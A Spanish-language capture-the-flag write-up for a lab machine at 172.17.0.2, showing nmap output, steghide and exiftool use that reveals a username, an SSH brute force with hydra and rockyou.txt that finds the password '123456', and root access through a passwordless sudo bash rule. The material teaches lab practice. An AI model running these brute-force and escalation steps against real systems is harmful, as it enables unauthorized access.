
BorazuwarahCTF

Intrusión

Primero comprobamos si tenemos conexión con un `ping -c1 172.17.0.2`. Si tenemos conexión pasamos a enumerar los puertos abiertos con `nmap -p- -sS -sC -sV --min-rate 5000 -n -vvv -Pn 172.17.0.2 -oN fastScan`.



```
File: fastScan

# Nmap 7.95 scan initiated Mon Oct  6 08:51:59 2025 as: /usr/lib/nmap/nmap -p- -sS -sC -sV --min-rate 5000 -n -vvv -Pn -oN fastScan 172.17.0.2
Nmap scan report for 172.17.0.2
Host is up, received arp-response (0.0000070s latency).
Scanned at 2025-10-06 08:52:00 CEST for 7s
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE REASON         VERSION
22/tcp open  ssh     syn-ack ttl 64 OpenSSH 9.2p1 Debian 2+deb12u2 (protocol 2.0)
| ssh-hostkey:
|   256 3d:fd:d7:c8:17:97:f5:12:b1:f5:11:7d:af:88:06:fe (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBDuOdJLZN+CNU+7dcTJQbPr6zY2+Ou1YFR0w9Pan1DfaPUZljRHJcNmvSncrihzQ3HOAH
|   256 43:b3:ba:a9:32:c9:01:43:ee:62:d0:11:12:1d:5d:17 (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIGDv2JqKvBCR+Badmkr7YKPypEYshuCXxzM5+YdozyBD
80/tcp open  http    syn-ack ttl 64 Apache httpd 2.4.59 ((Debian))
| http-methods:
|_  Supported Methods: GET POST OPTIONS HEAD
|_http-title: Site doesn't have a title (text/html).
|_http-server-header: Apache/2.4.59 (Debian)
MAC Address: 02:42:AC:11:00:02 (Unknown)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Read data files from: /usr/share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Mon Oct  6 08:52:07 2025 -- 1 IP address (1 host up) scanned in 7.46 seconds
```

Como vemos que están abiertos los puertos **22** y **80** iremos primero a ver que información encontramos en la página web.
Encontramos una imagen de un kinder sorpresa que nos descargaremos para ver que nos oculta.

```
❯ steghide extract -sf imagen.jpeg
Enter passphrase:
wrote extracted data to "secreto.txt".
```

Extraeremos la información y probamos con una contraseña vacía, vemos que nos da un fichero, vamos a ver que contiene:

```
❯ cat secreto.txt
File: secreto.txt
1  Sigue buscando, aquí no está to solución
2  aunque te dejo una pista....
3  sigue buscando en la imagen!!!
```

Nos dice que sigamos mirando en la imagen a ver que podemos encontrar, así que miraremos los metadatos en busca de información.

```
❯ exiftool imagen.jpeg
ExifTool Version Number         : 13.25
File Name                       : imagen.jpeg
Directory                       : .
File Size                       : 19 kB
File Modification Date/Time     : 2025:10:06 08:53:33+02:00
File Access Date/Time           : 2025:10:06 08:53:44+02:00
File Inode Change Date/Time     : 2025:10:06 08:53:33+02:00
File Permissions                : -rw-rw-r--
File Type                       : JPEG
File Type Extension             : jpg
MIME Type                       : image/jpeg
JFIF Version                    : 1.01
Resolution Unit                 : None
X Resolution                    : 1
Y Resolution                    : 1
XMP Toolkit                     : Image::ExifTool 12.76
Description                     : ---------- User: borazuwarah ----------
Title                           : ---------- Password:  ----------
Image Width                     : 455
Image Height                    : 455
Encoding Process                : Baseline DCT, Huffman coding
Bits Per Sample                 : 8
Color Components                : 3
Y Cb Cr Sub Sampling            : YCbCr4:2:0 (2 2)
Image Size                      : 455x455
Megapixels                      : 0.207
```

Nos encontramos con el usuario borazuwarah, así que le haremos fuerza bruta con hydra a ver si conseguimos acceso.

```
❯ hydra -l borazuwarah -P /usr/share/wordlists/rockyou.txt ssh://172.17.0.2
Hydra v9.6 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-10-06 08:56:26
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), ~896525 tries per task
[DATA] attacking ssh://172.17.0.2:22/
[22][ssh] host: 172.17.0.2   login: borazuwarah   password: 123456
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 2 final worker threads did not complete until end.
[ERROR] 2 targets did not resolve or could not be connected
[ERROR] 0 target did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-10-06 08:56:32
```

Como vemos conseguimos la contraseña `123456` para el usuario, así que ahora accedemos por ssh.

Escalada de privilegios

Ejecutamos `sudo -l` a ver que podemos ejecutar cono root u otros usuarios.

```
borazuwarah@123c94266136:~$ sudo -l
Matching Defaults entries for borazuwarah on 123c94266136:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin, use_pty

User borazuwarah may run the following commands on 123c94266136:
    (ALL : ALL) ALL
    (ALL) NOPASSWD: /bin/bash
```

Encontramos que podemos ejecutar una bash con cualquier usuario y sin introducir la

contraseña. Por tanto pondremos `sudo /bin/bash` y ya seremos root.